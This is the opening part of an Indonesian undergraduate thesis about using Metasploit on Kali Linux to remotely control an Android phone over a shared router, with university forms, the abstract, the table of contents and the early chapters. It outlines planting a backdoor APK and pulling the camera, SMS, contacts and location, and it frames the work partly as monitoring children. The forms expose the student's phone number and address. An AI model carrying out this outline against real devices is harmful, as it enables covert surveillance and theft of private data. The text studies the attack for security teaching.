



**IMPLEMENTASI METASPLOIT FRAMEWORK UNTUK  
MEREMOTE ANDROID DALAM SATU ROUTER  
MENGUNAKAN KALI LINUX**

Disusun dan Diajukan untuk Memenuhi Persyaratan Ujian Akhir Memperoleh  
Gelar Sarjana Komputer pada Fakultas Sains dan Teknologi  
Universitas Pembangunan Panca Budi  
Medan

**SKRIPSI**

**OLEH**

**NAMA : NOVRIANSYAH RIZKI PUTRA**  
**NPM : 1514370231**  
**PROGRAM STUDI : SISTEM KOMPUTER**

**FAKULTAS SAINS DAN TEKNOLOGI  
UNIVERSITAS PEMBANGUNAN PANCA BUDI  
MEDAN  
2019**

**LEMBAR PENGESAHAN**  
**IMPLEMENTASI METASPLOIT FRAMEWORK UNTUK**  
**MEREMOTE ANDROID DALAM SATU ROUTER**  
**MENGGUNAKAN KALI LINUX**

**Disusun Oleh:**

**NAMA : NOVRIANSYAH RIZKI PUTRA**  
**NPM : 1514370231**  
**PROGRAM STUDI : SISTEM KOMPUTER**

**Skripsi telah disetujui oleh Dosen Pembimbing Skripsi**

**pada tanggal: 3 Desember 2019**

**Dosen Pembimbing I**



**Solly Aryza, S.T., M.Eng**

**Dosen Pembimbing II**



**Zulham Sitorus, S.Kom., M.Kom**

**Mengetahui**

**Dekan Fakultas Sains dan Teknologi**



**Solihudin, S.T., M.Sc**

**Ketua Program Studi Sistem Komputer**



**Eko Hariyanto, S.Kom., M.Kom**

## SURAT PERNYATAAN

Saya yang bertanda tangan di bawah ini :

Nama : Novriansyah Rizki Putra  
NPM : 1514370231  
Prodi : Sistem Komputer  
Konsentrasi : Keamanan Jaringan Komputer (KJK)  
Judul Skripsi : Implementasi Metasploit Framework Untuk Meremote Android Dalam Satu Router Menggunakan Kali Linux.

Dengan ini menyatakan bahwa :

1. Tugas Akhir/Skripsi saya bukan hasil Plagiat
2. Saya tidak akan menuntut perbaikan nilai Indeks Prestasi Kumulatif (IPK) setelah ujian Sidang Meja Hijau
3. Skripsi saya dapat dipublikasikan oleh pihak lembaga, dan saya tidak akan menuntut akibat publikasi tersebut

Demikian pernyataan ini saya perbuat dengan sebenar-benarnya, terimakasih

Medan, Desember 2019

Novriansyah Rizki Putra



Novriansyah Rizki Putra

Plagiarism Detector v. 1281 - Originality Report

Analyzed document: 04/11/2019 18:48:14

# "NOVRIANSYAH RIZKI PUTRA PRATOMO\_1514370231\_SYSTEM KOMPUTER.doc"

Check Type: Internet - Via Google and Bing  
Licensed to: Universitas Pembangunan Panca Budi\_License2

Relation chart:



Distribution graph:



Comparison Preset: Rewritten, Detected language: Indonesian

Top sources of plagiarism:

No	word1	word2	url
1	8	word1: 546	<a href="http://jurnal.uns.ac.id/index.php/ijournal/view/2139">http://jurnal.uns.ac.id/index.php/ijournal/view/2139</a>
2	7	word1: 497	<a href="http://www.djurnal.uns.ac.id/index.php/ijournal/view/2139">http://www.djurnal.uns.ac.id/index.php/ijournal/view/2139</a>
3	8	word1: 626	<a href="http://www.djurnal.uns.ac.id/index.php/ijournal/view/2139">http://www.djurnal.uns.ac.id/index.php/ijournal/view/2139</a>



YAYASAN PROF. DR. H. KADRUN YATIIYA  
UNIVERSITAS PEMBANGUNAN PANCA BUDI  
**LABORATORIUM KOMPUTER**  
Jl. Jend. Gatot Subroto Km 4,5 Sei Sikambang Telp. 061-8455571  
Medan - 20122

**KARTU BEBAS PRAKTIKUM**

Yang bertanda tangan dibawah ini Ka. Laboratorium Komputer dengan ini menerangkan bahwa :

Nama : NOVRIANSYAH RIZKI PUTRA PROTOMO  
N.P.M. : 1514370231  
Tingkat/Semester : Akhir  
Fakultas : SAINS & TEKNOLOGI  
Jurusan/Prodi : Sistem Komputer

Benar dan telah menyelesaikan urusan administrasi di Laboratorium Komputer Universitas Pembangunan Panca Budi Medan.



Telah Diperiksa oleh LPMU  
dengan Plagiarisme... 36 %

Medan 06 NOV 2019.

Hal : Permohonan Meja Hijau

FM-BPAA-2012-041



Medan, 06 November 2019  
Kepada Yth : Bapak/Ibu Dekan  
Fakultas SAINS & TEKNOLOGI  
UNPAD Medan  
Di-  
Tempat

Telah di terima  
berkas persyaratan  
dapat di proses  
Medan, 06 / 11 / 2019

H. Ka. BPAA  
TIGUH WAHYONO, SE., MM.

Dengan hormat, saya yang bertanda tangan di bawah ini :

Nama : NOVRIANSYAH RIZKI PUTRA PROTOMO  
tempat/Tgl. Lahir : Medan / 11 Februari 1998  
Nama Orang Tua : SUHERNIS  
N. P. M : 1514370231  
Fakultas : SAINS & TEKNOLOGI  
Program Studi : Sistem Komputer  
No. HP : 081269507082  
Alamat : Jl. Nyiur XI No 20 Perumans Simalingkar

Datang bermohon kepada Bapak/Ibu untuk dapat diterima mengikuti Ujian Meja Hijau dengan judul Implementasi Metasploit Framework untuk meremote Android dalam Satu Router menggunakan Kali Linux, Selanjutnya saya menyatakan :

1. Melampirkan KKM yang telah disahkan oleh Ka. Prodi dan Dekan
2. Tidak akan menuntut ujian perbaikan nilai mata kuliah untuk perbaikan indek prestasi (IP), dan mohon diterbitkan ijazahnya setelah lulus ujian meja hijau.
3. Telah tercap keterangan bebas pustaka
4. Terlampir surat keterangan bebas laboratorium
5. Terlampir pas photo untuk ijazah ukuran 4x6 = 5 lembar dan 3x4 = 5 lembar Hitam Putih
6. Terlampir foto copy STTB SLTA dilegalisir 1 (satu) lembar dan bagi mahasiswa yang lanjutan D3 ke S1 lampirkan ijazah dan transkripnya sebanyak 1 lembar.
7. Terlampir pelunasan kwintasi pembayaran uang kuliah berjalan dan wisuda sebanyak 1 lembar
8. Skripsi sudah dijilid lux 2 examplar (1 untuk perpustakaan, 1 untuk mahasiswa) dan jilid kertas Jeruk 5 examplar untuk penguji (bentuk dan warna penjiilidan diserahkan berdasarkan ketentuan fakultas yang berlaku) dan lembar persetujuan sudah di tandatangani dosen pembimbing, prodi dan dekan
9. Soft Copy Skripsi disimpan di CD sebanyak 2 disc (Sesuai dengan Judul Skripsinya)
10. Terlampir surat keterangan BKKOL (pada saat pengambilan ijazah)
11. Setelah menyelesaikan persyaratan point-point diatas berkas di masukan kedalam MAP
12. Bersedia melunaskan biaya-biaya yang dibebankan untuk memproses pelaksanaan ujian dimaksud, dengan perincian sbb :

1. [102] Ujian Meja Hijau	: Rp.	100.000
2. [170] Administrasi Wisuda	: Rp.	1.500.000
3. [202] Bebas Pustaka	: Rp.	100.000
4. [221] Bebas LAB	: Rp.	5.000
<b>Total Biaya</b>	<b>: Rp.</b>	<b>1.605.000</b>
UK. 7.50%	Rp	1.205.000

Total : Rp. 4.580.000  
2.875.000

Periode Wisuda Ke : 64

Ukuran Toga : XL



Hormat saya

NOVRIANSYAH RIZKI PUTRA PROTOMO  
1514370231

Catatan :

- 1. Surat permohonan ini sah dan berlaku bila :
  - a. Telah dicap Bukti Pelunasan dari UPT Perpustakaan UNPAD Medan.
  - b. Melampirkan Bukti Pembayaran Uang Kuliah aktif semester berjalan
- 2. Dibuat Rangkap 3 (tiga), untuk - Fakultas - untuk BPAA (asli) - Mhs.ybs.





UNIVERSITAS PEMBANGUNAN PANCA BUDI  
**FAKULTAS SAINS & TEKNOLOGI**

Jl. Jend. Gatot Subroto Km. 4,5 Telp (061) 8455571  
 website : www.pancabudi.ac.id email: unpab@pancabudi.ac.id  
 Medan - Indonesia

Universitas : Universitas Pembangunan Panca Budi  
 Fakultas : SAINS & TEKNOLOGI  
 Dosen Pembimbing I : SOLY ARIZA, ST., M.Eng  
 Dosen Pembimbing II : Zulham Situmorang, S.Kom., M.Kom  
 Nama Mahasiswa : NOVRIANSYAH RIZKI PUTRA  
 Jurusan/Program Studi : Sistem Komputer  
 Nomor Pokok Mahasiswa : 1514370231  
 Bidang Pendidikan : STRATA 1  
 Judul Tugas Akhir/Skripsi : IMPLEMENTASI METASPLOIT FRAMEWORK UNTUK MEREMOTE ANDROID DALAM SATU ROUTER MENGGUNAKAN KALI LINUX

TANGGAL	PEMBAHASAN MATERI	PARAF	KETERANGAN
13/1/19	Ace bab 1 Pengis bab 2	<i>[Signature]</i>	
14/1/19	Ace seminar proposal	<i>[Signature]</i>	
31/4/19	Ace Bab 1	<i>[Signature]</i>	
31/4/19	Ace bab 2 dgn catatan Catatan hancur	<i>[Signature]</i>	
31/8/19	bab 3 dijelaskan Gambar flow Chart dan Resourcen dengan tjjen	<i>[Signature]</i>	
31/8/19	Ace bab 3 lanjut bab 4	<i>[Signature]</i>	
29/10/19	Ace bab 4 & bab 5	<i>[Signature]</i>	
31/10/19	Ace seminar hasil	<i>[Signature]</i>	

11/1/19 Ace Sidang  
 11/2/19 Acc jilid

Medan, 21 Maret 2019  
 Diketahui/Dijetujui oleh :  
 Dekan  
  
 Sri Shindhi Indira, S.T., M.Sc.



UNIVERSITAS PEMBANGUNAN PANCA BUDI  
**FAKULTAS SAINS & TEKNOLOGI**

Jl. Jend. Gatot Subroto Km. 4,5 Telp: (061) 8455571  
 website : www.pancabudi.ac.id email: unpab@pancabudi.ac.id  
 Medan - Indonesia



Universitas : Universitas Pembangunan Panca Budi  
 Fakultas : SAINS & TEKNOLOGI  
 Dosen Pembimbing I : SOLLY ARYANA, ST., M.Eng  
 Dosen Pembimbing II : Zulham Situmorang, S.Kom., M.Kom.  
 Nama Mahasiswa : NOVRIANSYAH RIZKI PUTRA  
 Jurusan/Program Studi : Sistem Komputer  
 Nomor Pokok Mahasiswa : 1514370231  
 Bidang Pendidikan : STRATA 1  
 Judul Tugas Akhir/Skripsi : IMPLEMENTASI METASPLOIT FRAMEWORK UNTUK MEREMOTE ANDROID DALAM SATU ROUTER MENGGUNAKAN KALI LINUX

TANGGAL	PEMBAHASAN MATERI	PARAF	KETERANGAN
4/19	Aca. Seminar proposal		
1/19 10	Revisi BAB I dan II. penulisan dan konsep satu halus sesuai topik permasalahan.		
1/10 - 19	* Aca BAB I & II		
7/10 - 19	* Aca BAB III & IV		
7/10 - 19	* Aca BAB V		
	* Aca Seminar Hasil		
16 - 19	* Aca godang meja hijau		

1/Des 19. Aca jilid. lada.  
  
 Medan, 21 Maret 2019  
 Diketahui/Disetujui oleh :  
 Dekan.  
  
 Sri Shindi Indira, S.T., M.Sc.





# UNIVERSITAS PEMBANGUNAN PANCA BUDI FAKULTAS SAINS & TEKNOLOGI

Jl. Jend. Gatot Subroto Km 4,5 Medan Fax. 061-8458077 PO.BOX : 1099 MEDAN

PROGRAM STUDI TEKNIK ELEKTRO	(TERAKREDITASI)
PROGRAM STUDI ARSITEKTUR	(TERAKREDITASI)
PROGRAM STUDI SISTEM KOMPUTER	(TERAKREDITASI)
PROGRAM STUDI TEKNIK KOMPUTER	(TERAKREDITASI)
PROGRAM STUDI AGROTEKNOLOGI	(TERAKREDITASI)
PROGRAM STUDI PETERNAKAN	(TERAKREDITASI)

## PERMOHONAN JUDUL TESIS / SKRIPSI / TUGAS AKHIR\*

Saya yang bertanda tangan di bawah ini :

Nama Lengkap : NOVRIANSYAH RIZKI PUTRA  
 Tempat/Tgl. Lahir : Kota Medan / 11 Februari 1998  
 Nomor Pokok Mahasiswa : 1514370231  
 Program Studi : Sistem Komputer  
 Konsentrasi : Keamanan Jaringan Komputer  
 Jumlah Kredit yang telah dicapai : 141 SKS, IPK 3.52  
 Nomor Hp : 081269507082

Dengan ini mengajukan Judul sesuai bidang ilmu sebagai berikut :

No.	Judul
1.	IMPLEMENTASI METASPLOIT FRAMEWORK UNTUK MEREMOTE ANDROID DALAM SATU ROUTER MENGGUNAKAN KALI LINUX

catatan : Diisi Oleh Dosen Jika Ada Perubahan Judul

Coret Yang Tidak Perlu



Medan, 29 Oktober 2019

Pemohon,

( Novriansyah Rizki Putra )

Tanggal : ..... Disahkan oleh Dekan  ( Sri Shindi Indira, S.T., M.Sc. )
Tanggal : ..... Disetujui oleh: Ka. Prodi Sistem Komputer  ( Eko Hariyanto, S.Kom., M.Kom. )

Tanggal : ..... Disetujui oleh : Dosen Pembimbing I :  ( Solly Arya, ST., M.Eng )
Tanggal : ..... Disetujui oleh: Dosen Pembimbing II:  ( Zulham Sitorus, S.Kom., M.Kom )

No. Dokumen: FM-UPBM-18-02

Revisi: 0

Tgl. Eff: 22 Oktober 2018

## ABSTRAK

NOVRIANSYAH RISKI PUTRA

### **Implementasi Metasploit Framework Untuk Meremote Android Dalam Satu Router Menggunakan Kali Linux**

2019

Penelitian ini berdasarkan studi pustaka tentang sistem keamanan jaringan. Seiring semakin banyaknya penggunaan komputer sebagai media penghubung antara pengguna 1 dengan yang lainnya, maka diperlukannya sistem keamanan yang baik untuk mengamankan data ataupun hal yang penting pada saat menggunakan jaringan komputer. Dalam keamanan jaringan memiliki beberapa metode yang digunakan untuk mengamankan jaringan tersebut. Pada penelitian ini menggunakan metode *Metasploit Framework* yang merupakan sebuah metode keamanan yang menggabungkan antara identifikasi dan penindakan. Metode ini terdapat pada sistem operasi *Kali Linux*. Dalam penerapannya *Metasploit Framework* akan terhubung pada 1 PC dan *smartphone* dan 1 *wireless router*, pembagiannya sebagai berikut : PC 1 sebagai server yang sudah di *install Metasploit Framework*, *smartphone* sebagai target penyerangan dari *metasploit framework* dan *wireless router* sebagai penghubung dan penyedia jaringan. Metode ini adalah metode yang paling mudah untuk diterapkan pada sebuah jaringan komputer, oleh sebab itu maka penulis mengangkat judul ini untuk memudahkan pembaca dalam penerapan metode *Metasploit Framework*.

**Kata Kunci** : Sistem keamanan jaringan, *Metasploit Framework*, *wireless*, *router*, *kali linux*, *Android*.

## DAFTAR ISI

LEMBAR JUDUL

LEMBAR PENGESAHAN

ABSTARKS

KATA PENGANTAR.....	i
DAFTAR ISI.....	iii
DAFTAR GAMBAR.....	v
DAFTAR TABEL.....	vi
DAFTAR LAMPIRAN.....	vii

### BAB I PENDAHULUAN

1.1 Latar Belakang Masalah.....	1
1.2 Perumusan Masalah.....	2
1.3 Batasan Masalah.....	2
1.4 Tujuan Penelitian.....	3
1.5 Manfaat Penelitian.....	3

### BAB II LANDASAN TEORI

2.1 Pengertian Implementasi.....	4
2.2 Pengertian Keamanan Jaringan.....	4
2.3 <i>Wireless Network</i> .....	5
2.4 Jenis Serangan <i>Cyber</i> .....	6
2.5 Pengertian <i>Flowchart</i> .....	7
2.6 <i>GNU/Linux</i> .....	9
2.7 Topologi Jaringan.....	10
2.8 <i>Router</i> .....	11
2.9 <i>Local Area Network (LAN)</i> .....	13
2.10 <i>Kali Linux</i> .....	14
2.11 <i>Android</i> .....	15
2.12 <i>Metasploit Network</i> .....	17
2.13 <i>Smartphone</i> .....	19

2.14	Sistem Operasi.....	20
------	---------------------	----

### **BAB III METODE PENELITIAN**

3.1	Tahapan Penelitian.....	22
3.2	Analisis Masalah.....	24
3.2.1	Perangkat yang Digunakan untuk Mengimplementasikan <i>Metasploit framework</i> pada sistem operasi <i>Android</i> .....	25
3.2.2	Teknik Pemecahan Masalah.....	25
3.3	Konsep Implementasi Metode <i>Metasploit Framework</i> pada Sistem <i>Keamanan Android</i> .....	26
3.3.1	Skema kinerja <i>Metasploit Framework</i> .....	27
3.3.2	Topologi Jaringan <i>Metasploit Framework</i> pada <i>Android</i> .....	28
3.4	Membangun <i>Metasploit Framework</i> .....	29
3.4.1	Konfigurasi <i>Metasploit Framework</i> .....	29
3.4.2	Flowchart <i>Metasploit Framework</i> .....	37
3.5	Topologi Jaringan <i>Attacker</i> .....	38
3.6	Instalasi APK pada <i>Android</i> .....	41
3.7	Konfigurasi Router TP-LINK WR840.....	43
3.7.1	Konfigurasi IP Address <i>Router</i> .....	43
3.8	Rincian Biaya Penelitian.....	44

### **BAB IV IMPLEMENTASI DAN HASIL**

4.1	Serangan <i>Metasploit Framework</i> .....	45
4.1.1	<i>Script</i> untuk membuat serangan <i>Metasploit Framework</i> .....	45
4.1.2	Melakukan <i>Remote</i> android melalui kali <i>linux</i> .....	47
4.2	Pengukuran Kinerja <i>Metasploit Framework</i> .....	56

### **BAB V PENUTUP**

5.1	Kesimpulan.....	59
5.2	Saran.....	60

### **DAFTAR PUSTAKA**

### **BIOGRAFI PENULIS**

### **LAMPIRAN-LAMPIRAN**

## DAFTAR GAMBAR

Gambar 3.1 Diagram Tahapan Penelitian.....	22
Gambar 3.2 Topologi Jaringan <i>Metasploit Framework</i> .....	28
Gambar 3.3 Tampilan <i>Metasploit Framework</i> .....	30
Gambar 3.4 konfigurasi IP address di Kali <i>linux</i> .....	31
Gambar 3.5 pembuatan APK pada <i>Metasploit framework</i> di kali <i>linux</i> .....	32
Gambar 3.6 Konfigurasi <i>Msfconsole</i> .....	33
Gambar 3.7 Konfigurasi <i>Msfconsole</i> .....	33
Gambar 3.8 Penginstallan <i>TELNET</i> .....	34
Gambar 3.9 Konfigurasi <i>Payload</i> .....	35
Gambar 3.10 Konfigurasi <i>LHOST</i> .....	36
Gambar 3.11 Konfigurasi <i>LPORT</i> .....	36
Gambar 3.12 Flowchart proses <i>Metasploit framework</i> .....	37
Gambar 3.13 Topologi Jaringan <i>attacker</i> .....	38
Gambar 3.14 Perintah <i>Exploit</i> .....	39
Gambar 3.15 Menu Perintah untuk <i>Exploit</i> .....	40
Gambar 3.16 Menginput “ <i>webcam_snap</i> ”.....	40
Gambar 3.17 Mematikan Izin Privasi Aplikasi.....	41
Gambar 3.18 Mematikan Izin Privasi Aplikasi.....	42
Gambar 3.19 Konfigurasi <i>Router</i> .....	43
Gambar 4.1 Uji Coba Serangan <i>Metasploit Framework</i> .....	46
Gambar 4.2 Info Perangkat <i>Android</i> Yang Terhubung.....	48
Gambar 4.3 Perintah-Perintah Untuk <i>Remote Android</i> .....	48
Gambar 4.4 Perintah-Perintah Untuk <i>Remote Android</i> .....	49
Gambar 4.5 Perintah-Perintah Untuk <i>Remote Android</i> .....	49
Gambar 4.6 Perintah-Perintah Untuk <i>Remote Android</i> .....	50
Gambar 4.7 Perintah-Perintah Untuk <i>Remote Android</i> .....	50
Gambar 4.8 Hasil Gambar Dari Kamera <i>Remote Android</i> .....	51
Gambar 4.9 Hasil Tampilan pesan sms pada <i>Android</i> .....	52
Gambar 4.10 Hasil Tampilan pesan sms pada <i>Android</i> .....	52
Gambar 4.11 Hasil Gambar dari log panggilan <i>Android</i> .....	53
Gambar 4.12 Hasil Gambar dari system info <i>Android</i> .....	53
Gambar 4.13 Gambar list aplikasi yang terinstall di <i>Android</i> .....	54
Gambar 4.14 Hasil Gambar daftar kontak <i>Android</i> .....	55
Gambar 4.15 Hasil Gambar daftar kontak <i>Android</i> .....	55
Gambar 4.16 Hasil Gambar dari cek lokasi <i>Android</i> .....	56

## DAFTAR TABEL

Tabel 2.1 Simbol-simbol <i>Flowchart</i> .....	8
Tabel 3.1 Rincian Harga Barang Yang Digunakan Dalam Penelitian.....	44
Tabel 4.1 Hasil Uji Coba <i>Metasploit framework</i> .....	57

## DAFTAR LAMPIRAN

	<b>Halaman</b>
Lampiran 1 Sampul Cover.....	L-1
Lampiran 2 Lembar Pengesahan.....	L-2
Lampiran 3 Abstrak.....	L-3
Lampiran 4 Kata Pengantar.....	L-4
Lampiran 5 Daftar Isi.....	L-5
Lampiran 6 Daftar Gambar.....	L-6
Lampiran 7 Daftar Tabel.....	L-7
Lampiran 8 Daftar Lampiran.....	L-8
Lampiran 9 Biografi Penulis.....	L-9
Lampiran 10 Surat Pernyataan (Bermasterai 6000).....	L-10
Lampiran 11 Keterangan Plagiat Checker.....	L-11
Lampiran 12 Kartu Bebas Praktikum.....	L-12
Lampiran 13 <i>Form</i> Permohonan Meja Hijau.....	L-13
Lampiran 14 Assistensi Bimbingan Doping 1 & 2.....	L-14
Lampiran 15 <i>Form</i> Pengajuan Judul.....	L-15

# BAB I

## PENDAHULUAN

### 1.1 Latar Belakang Masalah

Kata “*linux*” pasti sudah tidak asing lagi bagi para pengguna internet khususnya bagi kalangan mahasiswa yang hobi mencoba *software-software* terbaru. Secara singkat, *linux* adalah suatu sistem operasi *open source* yang bersifat *multi-tasking* dan *multi-user*. Sistem operasi ini menerapkan standard POSIX ( *Portable Operating System for Unix*). *Linux* dapat beroperasi dengan sistem operasi yang lain, seperti *Windows* dan *Mac*.

Bagi para pengguna internet yang sebelumnya menggunakan *Windows*, mulai banyak beralih ke sistem operasi *Linux* dikarenakan kebijaksanaan pihak *Windows* untuk memastikan keaslian dari produknya pada setiap *user*. Bukan hal yang mudah untuk menggunakan *Linux*, butuh waktu untuk mempelajari sistem operasi *Linux* dan memilih distro *Linux* yang ingin kita gunakan. Dari beberapa banyak distro *Linux* yang ada, disini saya sebagai penulis memilih Kali *Linux* yang lebih dominan digunakan untuk menguji coba keamanan suatu jaringan. Kali *Linux* yang saya gunakan untuk pengerjaan skripsi ini adalah versi 4.19.13, untuk penggunaan sistem operasi Kali *Linux* ini lebih sedikit bila dibandingkan dengan pengguna *Ubuntu*. Cara menggunakan Kali *Linux* ini lebih rumit di bandingkan dengan *Ubuntu*, mungkin ini adalah salah satu alasan pengguna *Ubuntu* lebih dominan dibandingkan pengguna Kali *Linux*. Di kesempatan kali ini, saya akan mencoba meremote perangkat *android* menggunakan *metasploit framework* yang dapat dijalankan melalui terminal pada kali *linux*.



Berdasarkan penjelasan dari latar belakang di atas, maka penulis mengangkat judul yaitu “**IMPLEMENTASI *METASPLOITFRAMEWORK* UNTUK *MEREMOTEANDROID* DALAM SATU ROUTER MENGGUNAKAN KALI *LINUX*”.**

## **1.2 Rumusan Masalah**

Berdasarkan latar belakang masalah yang telah diuraikan di atas, maka rumusan masalah dalam penelitian ini adalah :

1. Bagaimana cara meremote android dengan metasploit framework menggunakan kali linux?
2. Bagaimana mengeksploitasi target yang ingin diserang melalui terminal pada kali linux?
3. Bagaimana dan apa saja perintah-perintah yang di ketikkan untuk remote android pada Terminal ?

## **1.3 Batasan Masalah**

Berdasarkan latar belakang masalah yang telah diuraikan di atas, maka batasan masalah dalam penulisan ini adalah :

1. Membuat file payload (*backdoornya*) pada terminal di kali linux.
2. Mengirim file payload (*backdoornya*) ke android yang ingin diserang.
3. Dengan membuka *msfconsole* di Terminal, kemudian mengecek IP Address lalu menginputkannya di *msfconsole* serta port yang kita gunakan dan *createapknya* dengan nama yang kita inginkan.

#### 1.4 Tujuan Penelitian

Berdasarkan rumusan masalah yang telah dijelaskan diatas, berikut merupakan tujuan penelitian dari penulisan skripsi ini yaitu :

1. Untuk meremote android dengan *metasploit framework* menggunakan kali *linux*.
2. Untuk mengexploitasi target yang ingin di *remote* menggunakan kali *linux*.
3. Untuk mengawasi penggunaan android pada anak-anak dalam suatu ruang lingkup yang terhubung pada jaringan dalam router yang sama.

#### 1.5 Manfaat Penelitian

Dari penelitian yang dilakukan, bahwa di sebuah data pribadi sangat memerlukan tingkat keamanan yang terjaga kerahasiaannya. Maka dari itu hasil manfaat penelitian ini sebagai berikut:

1. Manfaat penelitian bagi peneliti ialah peneliti dapat melakukan *remote* terhadap android dengan melakukan *remote android* dari kali *linux* didalam satu jaringan pada router yang sama.
2. Manfaat bagikalangan mahasiswa, mahasiswa dapat mengetahui aplikasi untuk penyerangan terhadap *android* dan dapat meremote *android*. Sehingga mahasiswa dapat menghindari serangan-serangan seperti itu dengan menginstal lanti virus tambahan pada *smartphonenya*.
3. Bermanfaat bagi perusahaan merupakan sebagai keamanan sistem *android* menggunakan sistem operasi kali *linux*.

## **BAB II**

### **LANDASAN TEORI**

#### **2.1 Pengertian Implementasi**

implementasi adalah aktivitas yang saling menyesuaikan proses interaksi antara tujuan dan tindakan untuk mencapainya serta memerlukan jaringan pelaksana, yang efektif. Kemudian dalam proses untuk melaksanakan kebijakan menjadi tindakan ke dalam administrasi. Pengembangan kebijakan dalam rangka penyempurnaan suatu program.

Dalam *perspektif* hasil, program dapat dinilai berhasil kalau program itu menghasilkan dampak seperti yang diinginkan. Satu program yang mungkin saja berhasil dilihat dari sudut proses, tetapi bisa saja gagal ditangan dan dampak yang dihasilkan atau sebaliknya, untuk mengukur kinerja dari implementasi kebijakan publik pada dasarnya baru memperhatikan variabel-variabel. ( Rini Hadiyanti, 2013)

#### **2.2 Pengertian Keamanan Jaringan**

Keamanan jaringan pada intinya adalah mengendalikan akses terhadap sumber daya jaringan. Akses jaringan dikontrol agar bisa diakses oleh siapa saja yang berhak dan menghalangi orang atau subjek yang tidak terdaftar untuk mengaksesnya. Prinsip keamanan jaringan di klasifikasikan menjadi 3 bagian :

##### **1. Confidentiality ( Kerahasiaan)**

*Confidentiality* mengacu pada kerahasiaan dalam sebuah objek, dimana sebuah objek akan dijaga agar tidak diakses oleh subjek yang tidak berhak.

Contoh data-data yang sifatnya pribadi adalah nomor kartu kredit, nomor paspor, nama, nomor telepon, *password*, agama, status perkawinan dan lain-lain.

## 2. *Integrity* (Integritas)

*Integrity* mengacu pada objek yang asli (original), dimana objek tidak berubah di perjalanan hingga sampai ke tujuan dari objek tersebut. Sebagai contoh, *email* yang dikirim oleh seseorang bisa di curi ditengah jalan kemudian diubah isinya dan baru dikirim ke penerima sebenarnya sehingga data yang diterima oleh penerima telah berubah dari yang diinginkan oleh pengirim. Bentuk serangan terhadap aspek *integrity* diantaranya adalah *Trojan horse*, *virus*, atau pemakai lain yang berada ditengah komunikasi. Untuk mengatasi hal tersebut, maka perlu dibuat mekanisme proteksi agar data tidak bisa diubah oleh pihak-pihak yang tak diizinkan.

## 3. *Availability* ( Ketersediaan )

*Availability* mengacu pada ketersediaan resource dengan tepat, dimana user mempunyai hak akses tepat waktu dan tidak terkendala apapun. (Syariful Ikhwan dan Ikhwana Elfitri, 2014).

### 2.3 *Wireless Network*

Jaringan lokal tanpa kabel atau *WLAN* adalah suatu jaringan area lokal tanpa kabel dimana media transmisinya menggunakan *frekuensi* radio (RF) dan *infrared* (IR), untuk memberi sebuah koneksi jaringan ke seluruh penggunadalam area disekitarnya. Area jangkauannya dapat berjarak dari ruangan kelas ke seluruh kampus atau dari kantor ke kantor yang lain dan berlainan gedung. Peranti yang

umumnya digunakan untuk jaringan WLAN termasuk di dalamnya adalah PC, Laptop, PDA, telepon seluler, dan lain sebagainya. Teknologi WLAN ini memiliki kegunaan yang sangat banyak. Contohnya, pengguna mobile bisa menggunakan telepon seluler mereka untuk mengakses e-mail. Sementara itu para pelancong dengan laptopnya bisa terhubung ke internet ketika mereka sedang di bandara, kafe, kereta api dan tempat publik lainnya. (Dedi Darmawan dan Linda Marlinda, 2015).

Wireless adalah jika dari arti katanya dapat diartikan tanpa kabel, yaitu melakukan suatu hubungan telekomunikasi menggunakan gelombang elektromagnetik sebagai pengganti media kabel. Saat ini teknologi wireless sudah berkembang pesat, buktinya dapat dilihat dapat dilihat dengan semakin banyaknya yang menggunakan telepon sellular, selain itu berkembang juga teknologi wireless yang dipakai untuk mengakses internet (Muhammad Addy Rahmadani et al, 2017).

#### **2.4 Jenis Serangan Cyber**








Beberapa jenis serangan yang umum terjadi pada system keamanan diantaranya *port scanning*, *sniffing*, *ICMP flood*, dan *hijacking*. *Port scanning* merupakan suatu proses untuk mencari dan membuka pada *port* komunikasi pada sebuah celah jaringan komputer. Dari hasil serangan tersebut akan didapatkan celah atau lubang kelemahan sebuah *server* yang diserang. *Packet sniffing* merupakan pengecatan data paket-paket yang mengalir pada jaringan. Dengan sebuah aplikasi yang beroperasi pada lapisan ke 2 OSI dan juga kombinasi dari NIC yang berada pada mode *promiscuous* (mode mendengar) untuk menangkap

semua *traffic* yang mengalir dari dan menuju ke jaringan internet pada suatu jaringan. *ICMP flood* dilakukan oleh seorang *hacker* dengan cara melakukan eksploitasi ke *system server* dengan tujuan untuk membuat suatu target menjadi hang, yang disebabkan oleh pengiriman sejumlah paket yang besar ke arah target *server*. *Exploiting* sistem ini dilakukan dengan mengirimkan suatu *command ping* dengan tujuan *broadcast* ataupun *multicast* dimana si pengirim dibuat seolah-olah adalah target host. *Hijacking* atau yang disebut dengan *man-in-the-middle-attack* (MITM) sebuah teknik serangan yang memanfaatkan kelemahan dari *protocol TCP/IP*. Serangan dilakukan ketika terdapat diantara 2 user yang sedang berkomunikasi, tetapi terdapat seseorang yang lain yang secara aktif memonitor, *men-capture*, dan mengontrol komunikasi tersebut secara transparan. (Shah Khadafi, et al. 2017).

## **2.5 Pengertian *Flowchart***

*Flowchart* adalah yang berisikan simbol-simbol untuk menentukan alur dari perancangan sistem. *Flowchart* berfungsi sebagai alat bantu dalam mempersiapkan program yang sukar dan sebagai garis alur dalam mengerjakan sistem yang kita buat, sehingga sistem tersebut dapat tersusun dengan rapi sesuai rangkaian pada alur program. Simbol-simbol yang khusus dalam pembuatan *flowchart* untuk merangkai garis alur program yang memiliki fungsi masing-masing, sebagai berikut:

**Tabel 2.1** Simbol-simbol *Flowchart*

o	Simbol	Fungsinya
		<i>Terminal</i> atau <i>Start</i> , berfungsi untuk memulai dan mengakhiri alur program.
		<i>Process</i> , adalah untuk mengolah dan mengubah data yang ada didalam komputer.
		<i>Decision</i> , digunakan untuk menentukan operasi perbandingan logika ketika masuk pada alur program.
		<i>Input</i> dan <i>Output</i> , adalah simbol yang digunakan untuk memasukan data yang biasanya berupa <i>username</i> dan <i>password</i> , dimana hasil dari proses.
		<i>Connector</i> , adalah menentukan hubungan arus proses program yang berjalan dalam halaman yang sama.
		<i>Arrow Flow</i> , adalah untuk menunjukkan alur proses program yang terdiri dari, alur atas ke bawah, kanan ke kiri dan juga sebaliknya.
		<i>Document</i> , adalah sebuah simbol untuk data atau informasi.

Sumber : Jogiyanto Hartono, MBA., Ph.D, 2016

